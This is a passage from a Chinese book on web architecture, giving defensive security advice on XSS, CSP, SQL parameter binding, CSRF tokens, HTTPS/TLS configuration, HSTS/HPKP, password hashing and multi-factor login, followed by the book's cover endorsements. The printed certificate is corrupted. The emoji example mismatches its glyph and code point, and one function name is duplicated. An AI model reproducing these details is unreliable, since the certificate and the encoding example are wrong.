需要注意 Java、JavaScript 都使用了 UTF-16，所以 String 也是变长的，如 Unicode 字符中的 Emoji 🍌 (U+1F60A)，表示成 UTF-16、UTF-8、HTML 转义、URI 转义时分别为 `\uD83D\uDE0A`、`\xF0\x9F\x98\x8A`、`😊`、`%F0%9F%98%8A`。

在 URL 中的转义需要特别注意一点，在 JavaScript (ECMA262) 中定义的 `encodeURIComponent` 和 `encodeURIComponent` 都是按 UTF-8 转义的。参照 RFC3986，要求新定义的 Scheme 都使用 UTF-8 转义，但是在目前的浏览器实现中，当有这样的 URL (`https://hostname/path?query`) 时，对应的编码转义方式如下：

- 首先 hostname，即域名部分是 PunyCode 编码转义。

- 其次 path 部分是 UTF-8 编码转义。
- 最后 query 部分是和页面保持一至的编码转义。

为了避免乱码、保持页面和 URL 中的 path、query 编码一致，建议在网页统一使用 UTF-8 编码。

还有一个 innerHTML 让人防不甚防，因为使用 innerHTML 可以让前端快速构建 DOM，比使用 createElement 方便得多，所以前端人员都很喜欢使用 innerHTML。相对于 innerHTML，如果条件允许尽可能使用 innerText 或 textContent 替代。如仍然需要使用 innerHTML 可以考虑对 HTML 进行净化，推荐使用工具：<https://github.com/hasegawayosuke/rickdom/>，作者是 UTF-8 (<http://utf-8.jp/>) 的博主 Yosuke HASEGAWA。

2. CSP

CSP(Content Security Policy)是防止 XSS 攻击的大招，由 W3C 的 Webappsec WG(Working Group) 制订，目前发布的版本是 CSP2，通过链接 <http://caniuse.com/#feat=contentsecuritypolicy> 可以看到当前 CSP 在常见浏览器上的支持情况。

CSP 的部署方式有 3 种：

- 目前 github.com 采用的方式，即禁止所有 Inline JavaScript、eval，只加载指定域名下的 JavaScript 脚本，是目前最严格的一种 CSP 部署方式。
- 使用 nonce 或 JavaScript hash，目前 Airbnb 采用此方式，只允许带有指定的 nonce 或符合 Hash 值的 Inline Javascript 被执行。
- 目前 Facebook、Gmail 采用的方式，这种策略禁止加载非指定域名的 JavaScript 文件，这种策略虽然最弱但也可以减轻 XSS 带来的危害。

有一些网站也会引用 iframe，如果这个 iframe 是站外的就会有危险，可以考虑在 iframe 标签中使用 sandbox 标签来限制这个页面中的 JavaScript 执行。

上面介绍了一种反射型 XSS，可以加 HTTP Header: X-XSS-Protection: 1; mode=block 阻止浏览器执行被注入的 JavaScript 片段，不过 FireFox 不支持该特性，浏览器的 XSS 过滤器比较容易被绕过，但加上这个 Header 还是值得的。

3. SQL 注入

防范 SQL 注入的方法比较简单，主要方法是阻止开发人员拼接 SQL，使用参数绑定的方式取代。SQL 注入和反射型 XSS 一样，有工具可以检测，如果是 Java 程序可以参考如下所示的代码。

```
String query = "SELECT * FROM accounts WHERE custID=?";
```

```
PreparedStatement preparedStatement = connection.prepareStatement(query);  
preparedStatement.setString(1, request.getParameter("id"));
```

```
ResultSet result = preparedStatement.executeQuery();
```

同时, 推荐使用如 MyBatis 这样的 ORM 框架, 在 MyBatis 中仅需要注意使用#, 避免使用\$绑定变量即可。

4. CSRF Token 检查

在防范 CSRF 时, 最重要的方法是使用 CSRF Token, 一般来说这个 Token 可以放到 cookie 中, 然后需要做的是在所有提交的请求中带上这个 Token, 同时服务器端判断请求中的 Token 和 cookie 中的一致即可, 拒绝匹配不一致的请求, 因为黑客无法猜到这个 Token 值, 所以也就无法被利用了。

在防止 CSRF 的重要措施中还需要注意 crossdomain.xml 和 Fetch (CORS) 的使用, 禁止在 Allow 规则中出现非本站域名, 即需要禁止非预期的 Flash 和 XHR 的跨站访问。

5. HTTPS

为了防止网站被劫持, 我们需要配置 HTTPS 加密访问, HTTPS 最早是由 Netscape 发明的, SSLv3 这个版本还是当年由 Netscape 发布的, 当前普遍认为 SSLv3 不安全, 但目前仅 github.com 等少量网站禁止了 SSLv3 的访问。禁止 SSLv3 可能会导致 WindowsXP 无法访问, 因为默认的 WinXP 的 IE 是打不开 TLSv1.0 选项的, 所以 SSLv3 访问对网站来说会是一个痛苦的选择。

那么问题来了, 配置了 HTTPS 就一定安全吗? 答案当然是否!

首先, 你需要部署一个没有已知漏洞的 HTTPS 软件, 一般我们使用 OpenSSL, “心脏出血”就是这个软件最著名的漏洞, 当前互联网上还有使用这个有漏洞的 OpenSSL 版本。

其次, 需要配置 HTTPS 参数, 其中加密套件配置可参考下面这几条。

- 禁止使用 SSLv3, 使用 TLSv1.0、TLSv1.1、TLSv1.2。
- 密钥交换算法使用 ECDHE 替代 RSA。
- 加密算法优先使用 AES_GCM, 其次使用 AES_CBC。

配置完全后可以使用以下脚本扫描配置的加密套件。

```

$ nmap --script ssl-enum-ciphers -p 443 github.com

Starting Nmap 6.47 ( http://nmap.org ) at 2016-01-31 13:41 CST
Nmap scan report for github.com (192.30.252.129)
Host is up (0.34s latency).
PORT      STATE SERVICE
443/tcp    open  https

| ssl-enum-ciphers:
|   SSLv3: No supported ciphers found
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 - strong
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 - strong
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA256 - strong

```

```

|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA256 - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|       compressors:
|       NULL
|_ least strength: strong

```

详细的 TLS 参数可以参看标准：<http://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml>。

我们也可以通过 OpenSSL 命令查看 HTTPS 的证书配置，命令如下所示。

```
$ echo | openssl s_client -showcerts -servername github.com -connect github.com:443
```

这个命令会链接到服务器，并打印具体信息，参数说明如下所示。

- showcerts: 会打印服务器端的详细证书信息。
- servername (Server Name Indication, SNI): 即发起 TLS 链接的时候带上域名。

需要特别注意的是，在配置证书的时候一定要配置中间链证书，测试方式可以使用刚才的 OpenSSL 命令或 Android 版的浏览器。因为 Android 的浏览器不会自动下载中间链证书，所以如果未配置中间链证书，Android 系统中的浏览器将无法打开网站！

那配置了 HTTPS 后，是不是就再不会被劫持了？

答案当然还是有可能被劫持，主要有下面 2 种方式：

- SSLStrip
- 盗签证书

首先来说 SSLStrip，你打开 www.example.com 的时候，一般不会在前面输入 `https://`，那这时第一个请求便是 HTTP 的，而不是安全的 HTTPS 的，这样就可以同样被劫持了。一旦被劫持了，黑客就可以修改请求响应中的信息，形成持续攻击。这时候就需要 HSTS 来帮忙，HSTS 告诉浏览器：我这个域名（也可能包含子域名），加载的时候必须是 HTTPS。这样在再次加载的时候就不会被绕过了，有兴趣的读者可以参看标准：<https://tools.ietf.org/html/rfc6797>。

下面是盗签证书，还有一种威胁来自不良 CA，或 CA 被黑客盗签证书，即黑客有可能在未经授权的情况下获得被浏览器认证的 CA 证书。我们可以通过 HPKP 解决这个问题，基本原理就是把证书的公钥指纹写入到客户端浏览器中，而在浏览器中建立 HTTPS 链接时会判断这个指纹是否匹配，如果不匹配则拒绝建立链接，标准可参看：

<https://tools.ietf.org/html/rfc7469>。

关于 HPKP 中的证书公钥哈希计算，下面展示了 github.com 使用的 CA 根证书（保存为 cert.pem 文件）。

```
-----BEGIN CERTIFICATE-----
MIIDxTCCAq2gAwIBAgIQAgxcJmoLQJuPC3nyrkYldzANBgkqhkiG9w0BAQUFADBs
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMSswKQYDVQQDEyJEaWdpQ2VydCBiZWdoIEFzZ3V5YW5j
ZSBFViBSb290IENBMB4XDTA2MTEwMDAwMDAwMFoXDTMxMTEwMDAwMDAwMFowDEL
MAKGA1UEBhMCVVMxFTATBgNVBAoTDERpZ21lZDZlZDZlZDZlZDZlZDZlZDZlZDZl
LmRpZ21lZDZlZDZlZDZlZDZlZDZlZDZlZDZlZDZlZDZlZDZlZDZlZDZlZDZlZDZl
RlVYgUm9vdCBDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMbM5XPm
+9S75S0tMqbf5YE/yc0lSbZxKsPv1DRnogocSF9ppkCxxLeyj9CYpKlBWTrT3JTW
PNT0OKRkZE0lgvdKpVMSO07zSW1xkX5jtgumX8OkhPhPYlG++MXs2ziS4wblCJEM
xChBvfvLWokVfnHoNb9Ncgk9vjo4Uft3MRuNs8ckRZqnrG0AFFoEt7oT6lEKmEFB
Ik5lYYeBQVCmeVyJ3hlKV9Uu5l0cUyx+mM0aBhakaHPQNAQTXXF01p8VdteZOE3
hzBWBORtCmAeVf5OYiiAhF8J2a3iLd48soKqDirCmTCv2ZdlYTBoSUeh10aUAsG
EsxBu24LUTi4S8sCAwEAANjMGEwDgYDVROPAQH/BAQDAgGMA8GA1UdEwEB/wQF
MAMBAf8wHQYDVRO0BBYEFLE+w2kD+L9HADSYJhoIAu9jZCvDMB8GA1UdIwQYMBAA
FLE+w2kD+L9HADSYJhoIAu9jZCvDMA0GCSqGSIb3DQEBBQUAA4IBAQAAGaX3Nec
nzyIZgYIVyHbIUf4KmeqvxygdkAQV8GK83rZEWwONfge/EW1ntlMMUu4kehDLI6z
eM7b41N5cdblIZQB2lWHmirk9opmzN6cN82oNLFpmpPinngiK3BD41VHMWEZ71jF
hS9OMPagMRYjyOfiZRYzy78aG6A9+mpeizGLYAiJLQwGXFK3xPkKmNEVX58Svnw2
Yzi9RKR/5CYrCsSxaQ3pjOLAEFe4yHYSkVXySGnYvCoCWw9E1CAx2/S6cCZdkGce
vEsXCS+0yx5DaMkHJ8HSXPfqIbloEpw8nL+e/IBcm2PN7EeqJSdnoDfzAIJ9VNep
+OkuE6N36B9K
-----END CERTIFICATE-----
```

通过如下命令可计算得到证书公钥的哈希值。

```
$ openssl x509 -inform pem -pubkey -noout -in cert.pem | openssl rsa -pubin
-outform der | openssl dgst -sha256 -binary | openssl enc -base64
```

```
WoiWRyIOVNa9ihaBciRSC7XHjliYS9VwUGOIud4PB18=
```

接着我们来看一个同时配置了 HSTS 和 HPKP 的网站例子——github.com，如下所示。

```
$ curl -I https://github.com/
HTTP/1.1 200 OK
Server: GitHub.com
```

.....

```
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
Public-Key-Pins:                                     max-age=300;
pin-sha256="WoiWRyIOVNa9ihaBciRSC7XHjliYS9VwUGOIud4PB18=";
pin-sha256="JbQbUG5JMJUoI6brnx0x3vZF6jlXsappbXGVfjhN8Fg=";
includeSubDomains
```

Strict-Transport-Security、Public-Key-Pins 这两个头就是 github.com 的 HSTS 及 HPKP, HPKP 指定了几个 Hash 值, 只要证书链中证书公钥值的 Hash 值不在 HPKP 中指定, 证书就不会被信任, 那问题又来了, 要是我第 1 次访问的网站就是不良 CA 证书签的网站该怎么办呢? 这个也有解决办法, 参看链接: <https://preloaded.org/>, Chrome/Safari/Firefox 是共享同一个名单列表的。简单来说就是把 HSTS 和 HPKP 的信息 Hard Coding 到浏览器源代码中。

说了这么多, 用一个网站可以测试 HTTPS 的配置是否安全, 地址: <https://www.ssllabs.com/ssltest/analyze.html>。如果你拿到 A+就说明 HTTPS 配置已经有相当安全性了, 拿到 A+ 时配置更详细的说明文档可参看: <https://scotthelme.co.uk/a-plus-rating-qualys-ssl-test/>

6. 加密存储

解决账密泄漏的重要办法就是加密存储, 很多网站发生过密码泄漏, 是因为他们用明文或简单 MD5 方式存放密码。为了安全地保存密码, 建议使用 scrypt、bcrypt 或 PBKDF2。注意每个用户都需要有不同的盐, 且需要和密码分开保存, 这样即使发生数据泄漏, 也要付出极高的成本来破解, 需要注意像 scrypt 这种算法的计算成本比较高, 要控制用户登录频率, 如果不控制频率, 登录服务器时可能层被 DoS 攻击。

7. 多因子校验

一般来说多因子校验有几种方法, 如短信、电话、电子邮件、硬件 OTP、软件 OTP, 其中短信、电话、硬件 OTP 的成本都比较高, 且电子邮件的到达率无法做到 100%, 所以软件 OTP 是最简单、易用的 OTP 方式。软件 OTP 目前最常用的算法是 TOTP (标准: <https://tools.ietf.org/html/rfc6238>), 手机端可以采用 Google Authenticator、阿里云身份宝或洋葱等软件支持 TOTP 功能。目前 Apple、Google、Dropbox、Facebook、GitHub、阿里云等网站都支持 TOTP, 强烈建议大家打开该功能。另外 SSH 服务端、Wordpress 也都支持 TOTP, 具体细节可参看: <https://github.com/ziyan/ssh-otp> 及 <https://wordpress.org/plugins/two-factor-auth/>。

8. 无密码验证

很多安全问题是因使用密码导致的，所以无密码的验证方法就出现了。FIDO 就是这样的一个工具，目前 FIDO 主要支持 UAF 和 U2F，其中 U2F 类似于 U 盾，UAF 则主要使用了虹膜、扫脸、指纹等解锁本机密钥的形式。FIDO 的核心逻辑是在本地通过触碰、密码或生物识别解密本机设备中的私钥，然后通过公、私钥完成 Challenge-Response 验证。从原理上讲，正确实现的 Challenge-Response 验证方式是相当安全的，无密码验证在 OpenSSH、连接 WiFi、MySQL 登录、NTLM 等场景下广泛使用。

9. 身份 Token 保护

防止 cookie 被盗最简单的办法就是把 cookie 设置为 HttpOnly 了，因为通过 JavaScript 的 document.cookie 也就拿不到被设置为 HttpOnly 的 cookie。采用这种方式，安全性能得到一定的提升，通过把 Token 绑定到机器上还可继续提升安全性，这个 IETF 草案标准正处于编写中：<http://datatracker.ietf.org/wg/tokbind/documents/>。也有应用通过把 cookie 绑定到用户 IP 地址来保护安全性，但其缺点是笔记本和手机用户在移动办公时会因极易变更 IP 地址而出现异常退出。由于无法 100%防止 Token 被盗，所以在重要操作时进行多因素认证是十分有必要的。

7.5.3 疑问与解惑

Q：公司不大，怎么做白盒测试、工具和技术？

做白盒测试还是需要专业知识的，现在也有安全测试外包，如乌云众测，不过最好的工具还是在白盒的基础上通过框架解决安全问题。漏洞扫描可以尝试下面给出的工具。

- OWASP Dependency Check: <https://www.owasp.org/index.php/OWASP%5FDependency%5FCheck>。
- SQLMap: <https://www.owasp.org/index.php/Automated%5FAudit%5Fusing%5FSQLMap>。
- 更多扫描工具: <https://www.owasp.org/index.php/Category:Vulnerability%5FScanning%5FTools>。

Q：有没有能预防中间者攻击的办法，特别是手机 App 的中间人攻击？

预防中间人攻击时还是需要部署 HTTPS，设置启用强加密，禁用弱加密，启用 HSTS

和 HPKP。对于手机 App，可以选择把证书指纹固化到手机 App 上，同时在 App 建立连接时判断证书指纹是否匹配就可以了，方案和 HPKP 一样，可参看 OkHttp 实现的例子：<https://github.com/square/okhttp/wiki/HTTPS#certificate-pinning>。

Q：关于存储密码的加密算法，SHA1+每个用户独立的随机盐存密码的弱点在哪里？现有用如此方法加密的用户数据迁移到更专业的加密算法的必要性有多高？

SHA1+每个用户独立的随机盐的安全性已经不错，但还是推荐使用类似 bcrypt、scrypt、PBKDF2 等的算法。对于重要的账号而言还是推荐在账号认证的时候采用多因子校验 (MFA)，因为用户密码始终有可能会泄漏。

Q：怎么设计防枚举？尤其是订单。

防枚举可以限制用户账号和 IP 的试错次数，银行卡账号就是这样，密码输错 3 次就禁止使用。可以把订单的订单号设计成无法轻易猜出的，如把数据库中的订单 ID 进行 AES 加密再进行 Base64 编码即可，这样只要 AES 密钥是保密的便安全了，然后在用户端能接触的地方使用这个无法被猜测到的订单号就可以了。

Q：如果 APK 下载检验签名失败，有办法纠正吗？

这种情况下一般选择重新下载。

Q：HTTPS 是不是不太好走 CDN？

HTTPS 走 CDN 时可以有以下几种选择：

- 对 CDN 资源使用第三方域名，如 Facebook 使用 Akamai 的 CDN 时就使用了 Akamai 的域名和证书。
- 使用 Keyless 方案，如 Cloudflare 提供的 CDN 服务就可以使用这种方式。
- 授权 CDN 申请域名证书，如 Akamai 提供这种使用证书方式，由于证书是独立申请的，即使 CDN 证书泄漏也是有据可查的。

Q：有没有什么与移动应用本地的数据安全保护机制相关的好办法？

数据在移动应用本地安全保存可以使用加密方式，可以试用 SQLite 加密方式：<https://www.zetetic.net/sqlcipher/>。

Q: 与 APP 的交互使用对称加密时有哪些好的方法? HMAC_SHA 这样的安全系数如何? 是否对于中间人攻击或者 APP 反编译什么的没有太大的防护意义?

对称加密性能很好, 对于密钥可以采用不保存本地的方式, 密钥仅在登录的时候从服务器获取, HMAC_SHA 的安全性没问题, 对于 SHA 家族算法需要选用不弱于 SHA256 的算法。App 反编译的问题比较麻烦, 可以采取一些混淆手段(仅增加部分安全性), 如果作为用户, 建议手机不要 root, 仅从官方市场安装软件。签名方法主要有 2 种, 对称密钥签名和不对称密钥签名, 对称密钥签名(如 HMAC_SHA)的问题是签名的一方和验签的一方都有同一个密钥, 这样的设计就没有防抵赖的功能, 存在泄密的可能。如果需要支持防抵赖, 建议使用如 SHA256_with_RSA 的签名方式, 即 CA 证书签名这种方式。

Q: 有哪些互联网安全方面比较好的成体系化的书是可以推荐的?

有《白帽子讲 Web 安全》《Web 前端黑客技术揭秘》。在推荐相关书的同时也推荐大家关注安全组织和相关的资料, 了解这些资料可以了解当前安全界的最新资讯、动向, OWASP (安全组织): <https://www.owasp.org/>。

7.5.4 进一步阅读

需要进一步了解相关知识参看如下所示的网址。

XSS Filter Evasion Cheat Sheet (<https://www.owasp.org/index.php/XSS%5FFilter%5FEvasion%5FCheat%5Fsheet>)

Category:OWASP Enterprise Security API (<https://www.owasp.org/index.php/Category:OWASP%5FEnterprise%5FSecurity%5FAPI>)

Anti-Cross Site Scripting Library (<https://msdn.microsoft.com/en-us/security/aa973814.aspx>)

OWASP Top 10 (<https://www.owasp.org/index.php/OWASP%5FTop%5FTen%5FCheat%5Fsheetcheat>)

OWASP Testing Guide (<https://www.owasp.org/images/5/56/OWASP%5FTesting%5FGuide%5Fv3.pdf>)

Key Length (<http://www.keylength.com/>)

Secure Password Storage (<http://goo.gl/Spvzs>)

Password Storage Cheat Sheet (<https://www.owasp.org/index.php/Password%5FStorage%5FCheat%5Fsheet>)

配置 wallfilter (<https://github.com/alibaba/druid/wiki/%E9%85%8D%E7%BD%AE-wallfilter>)

Password Storage Cheat Sheet (https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)






Google Authenticator (<https://github.com/google/google-authenticator>)

HTML5 Security Cheatsheet (<https://html5sec.org/>)

Mozilla SSL Configuration Generator (<https://mozilla.github.io/server-side-tls/ssl-config-generator/>)

Keyless SSL (<https://www.cloudflare.com/keyless-ssl/>)

好 / 书 / 分 / 享



这本成型于两年前的书，完整地见证了技术社交圈刚刚兴起的年代，充满了时代感，让我能够回忆起那段并不遥远的愉快历史。书中很多文章的作者在这短短两年里，已经迅速提升，成为各个公司的骨干人员。我力荐这本书，相信它能为愿意踏上技术巅峰的同学提供帮助。

张亮 当当架构部总监

系统的高可用架构梳理，各大互联网公司的高可用实践，能落地的高可用细节，相信不管在互联网做技术多少年，阅读本书后，你一定会有收获，力荐。

58沈剑 架构师之路作者

2017年我国移动互联网用户已经突破7亿，互联网用户可以选择的服务越来越丰富。而互联网服务的可用性，直接关乎提供这些互联网服务的公司的营收和业绩报表。众多的流量涌入互联网公司的服务器，在高并发的场景下，使用高可用架构会有效改善服务的可用性。本书汇集了业界很多公司在高可用方向上的实践经验，以及在各类业务场景下实现高可用架构的实操案例，希望本书能给你带来在高可用架构设计上的一些启发。

付海军 时趣互动技术总监

《高可用架构（第1卷）》在讲述高可用架构的理论知识之外，更重要的是收录了众多知名互联网公司专家骨干的一线实战经验，包含了各个优秀团队在面对业界前沿的棘手问题时所做的探索和取舍，相信各位读者在阅读完本书之后会对架构这个话题有全新的认识。

秦迪 微博平台及大数据技术专家

很高兴看到《高可用架构（第1卷）》一书的面世，更高兴看到杨卫华老师的“高可用架构”公众号还在坚持运营，这是技术社区的福音。架构的重要性不言而喻，这本书里除了我的篇章外，每篇文章都阐述了和架构相关的一个技术点，而且都包含了一线研发人员的实际经验，相信你会很感兴趣并收获多多。

霍泰稳 极客邦科技创始人兼CEO

在最近这两三年里，国内的技术社群飞速发展，“高可用架构”便是其中的代表，它汇聚了国内的一批真正的技术专家，专注技术的分享和交流。这本书是现在中国互联网技术发展的一个缩影，见证了它从封闭走向分享和开放，从跟随走向参与和引领。希望每个工程师都能读读这本书，体会技术带来的乐趣。

温铭 OpenResty Inc. 合伙人，工程师

在学习编程时，我们有很多教程类的书籍可利用，但要学习架构，就很难有教程了。而这本书的内容是直接来自一线的架构实践经验总结，虽然内容跨度比较大，但这正是在其他教程类型的书中很难学习到的，所以力荐给进阶的研发人员。另外，即便同在软件研发行业，细分起来，领域的区隔还是很大的，看看同行的一些实践经验，即便不能拿来直接用，但对解决自己面临的难题还是会有帮助的。

王渊命 青云容器平台负责人，前微博架构师，技术写作者



博文视点Broadview



@博文视点Broadview



策划编辑：张春雨
责任编辑：徐津平
封面设计：李玲

上架建议：软件开发 / 架构

ISBN 978-7-121-31466-7



9 787121 314667 >

定价：108.00元